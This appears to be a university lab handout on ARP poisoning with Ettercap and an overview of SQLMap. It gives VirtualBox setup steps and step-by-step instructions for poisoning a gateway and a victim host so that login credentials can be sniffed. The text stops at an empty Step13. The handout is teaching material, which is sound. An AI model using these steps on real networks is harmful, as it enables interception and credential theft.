



Applied Cyber Security Industry Led-Course

Instructor: XYZ

Lab Instructor: Moez Javed

Lab 4: ARP Poisoning and Spoofing & SQLMAP

Availability:

Monday to Friday: 9 AM – 5 PM (at CUST)

After 5 PM: Please drop a message instead of calling.

Lab Instructor Contact Details:

Phone: +92 333 8744696

Email: moeezjavedyousafrana@gmail.com

Overview of Lab 4: ARP Poisoning and Spoofing & SQLMAP

Introduction

This lab focuses on **ARP (Address Resolution Protocol) poisoning and spoofing**, a common type of **Man-in-the-Middle (MITM) attack** where an attacker intercepts and manipulates network traffic. ARP is a crucial protocol used in IPv4 networks to map IP addresses to MAC addresses. However, due to its lack of authentication, it is vulnerable to attacks, making ARP poisoning a serious security threat.

By exploiting this vulnerability, attackers can redirect network traffic, monitor sensitive data, and even modify the communication between two devices. This attack can be used for various malicious purposes, such as **stealing login credentials, injecting malicious content, or redirecting users to fake websites**.

This lab provides students with hands-on experience in understanding **how ARP poisoning works**, how attackers can use it to sniff data, and how network administrators can detect and prevent such attacks.

Lab Objectives

Understand ARP and its role in network communication.

Learn about the vulnerabilities of ARP and how attackers exploit them.

Set up a controlled environment using VirtualBox to simulate an ARP poisoning attack.

Use Ettercap to perform ARP poisoning and observe its impact on network traffic.

Capture and analyze network packets using Wireshark to extract login credentials.

Understand the importance of network security and mitigation techniques to prevent ARP spoofing attacks.

Document findings through screenshots and a detailed lab report.

Understand SQLMap and its role in identifying and exploiting SQL injection vulnerabilities.

Learn how to use SQLMap to detect and retrieve sensitive database information.

Explore various SQL injection techniques, including Union-based and error-based methods.

Practice evading security mechanisms such as WAFs using tamper scripts and custom headers.

Extract and analyze data from a vulnerable database using SQLMap.

SQLMAP:

Introduction to SQLMap

SQLMap is an open-source penetration testing tool used to detect and exploit SQL injection vulnerabilities in database-driven applications. It automates the process of identifying SQL injection flaws and retrieving database information, making it a valuable tool for ethical hackers and security analysts.

Why Use SQLMap?

Automates SQL injection detection and exploitation

Supports multiple database management systems (DBMS)

Retrieves database schema and user credentials


Bypasses web application security mechanisms (e.g., WAF, filtering rules)

Provides options for privilege escalation and database takeover

VirtualBox Installation


1. Download the Windows 10 ISO

First, head over to the Windows 10 download page If you are a Windows user. Microsoft will prompt you to download the Media Creation Tool before allowing you to download an OS image. You can use this tool to create an ISO file locally, or you can follow these additional instructions to download the ISO manually without being forced to grab the tool first.



2. Create a New Virtual Machine

Go to the VirtualBox website and download the latest version of Oracle's free, open-source software. Go through the installation process, and then launch the application. Press the "New" button, and name your virtual machine. Make sure your "Type" is set to "Microsoft Windows" and your "Version" is set to "Windows 10." Make sure you match the x64 version with a 64-bit VM and the x86 version with a 32-bit VM.




3. Allocate RAM

Now, you must decide how much RAM you want to allocate for this VM. For the x86 version, you'll need at least 1GB of RAM. For the x64 version, you'll need 2GB. Whatever you decide, just make sure you stay in the green. If you allocate too much RAM, you'll end up with serious performance issues.




4. Create a Virtual Drive

Next, you need to create a virtual drive. Microsoft says that 16GB is the minimum space needed for the 32-bit version, but 20GB is required for the 64-bit version. A 50GB can be a good virtual desktop, but feel free to make it as large as you need. Just be sure you have enough space on your actual hard drive to handle the size of your virtual drive. Depending on what you intend to do with the OS, you may want to allocate more or less storage. Applications installed to a VM should be assumed to require the same amount of "real" storage that their standard installations would.




5. Locate the Windows 10 ISO

Now, go into the settings for this virtual machine and navigate to the "Storage" tab. Click the disc icon with a green plus next to "Controller: SATA." Click "Choose disk" and locate the Windows 10 ISO you downloaded earlier.




6. Configure Video Settings

Before you jump in and start installing Windows 10, move over to the "Display" tab. You can configure how much video memory you will allocate to the virtual machine, but stay in the green. You can also toggle on 3D acceleration if you like.



7. Launch the Installer

After that setup, press the "Start" button in VirtualBox and begin the Windows 10 installation process. Follow the instructions on the screen, and you're well on your way.



8. Install VirtualBox Guest Additions

Once you're at the Windows 10 desktop, you'll need to install all of the proper drivers for VirtualBox. In the VirtualBox UI, select "Devices," then select "Insert Guest Additions CD image." Navigate to that disc image in Windows Explorer and run the installer. Once you've gone through the entire process, you must reboot the VM.



9. You're Ready to Rock

Back at the desktop, you can finally use full-screen mode at the proper resolution. In the VirtualBox menu, select "View" and "Switch to Fullscreen." For the most part, this is now the same experience you'd have running it natively. Enjoy yourself, and feel free to poke around all the new features.

Now Task :

Step1:

Download the window 10 and open it



Open terminal

```
Microsoft Windows [Version 10.0.19045.3803]
(c) Microsoft Corporation. All rights reserved.

C:\Users\moeez>ipconfig#
'ipconfig#' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\moeez>ipconfig

Windows IP Configuration


Ethernet adapter Ethernet:

    Connection-specific DNS Suffix . . : Home
    Link-local IPv6 Address . . . . . : fe80::fa1a:2299:aa6a:aa%6
    IPv4 Address. . . . . : 192.168.10.16
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.10.1

C:\Users\moeez>
```

Step3:

Open Ettercap and authenticate it.



Step4:

Accept the Ettercap



Step5:

Open the Host



Step6:

Scan the Hosts:



Step7:

Host List

Host List ✕		
IP Address	MAC Address	Description
192.168.10.1	AB:63:7D:97:5E:61	
192.168.10.2	1C:1B:B5:0F:68:47	
192.168.10.3	34:C9:3D:46:EE:A7	
192.168.10.7	5A:FF:98:F4:AC:87	
192.168.10.13	08:00:27:CE:B6:88	
192.168.10.16	08:00:27:D7:83:9B	
192.168.10.111	34:36:54:DD:23:8B	
Delete Host		Add to Target 1 Add to Target 2


Step8:

Go to the Target and Current Target

Host List ✕		Targets ✕	
Target 1		Target 2	
192.168.10.1		192.168.10.16	
Delete Add		Delete Add	
GROUP 1 : 192.168.10.1 A8:63:7D:97:5E:61			
GROUP 2 : 192.168.10.16 08:00:27:D7:83:9B			


Step9:

Select the ARP poisoning




Step10:

Arp Poisoning applying




Step11:

Arp poisoning is applied




Step12:

Inserting the data in login page that will get sniffed by hacker using ARP poisoning.



Step13:

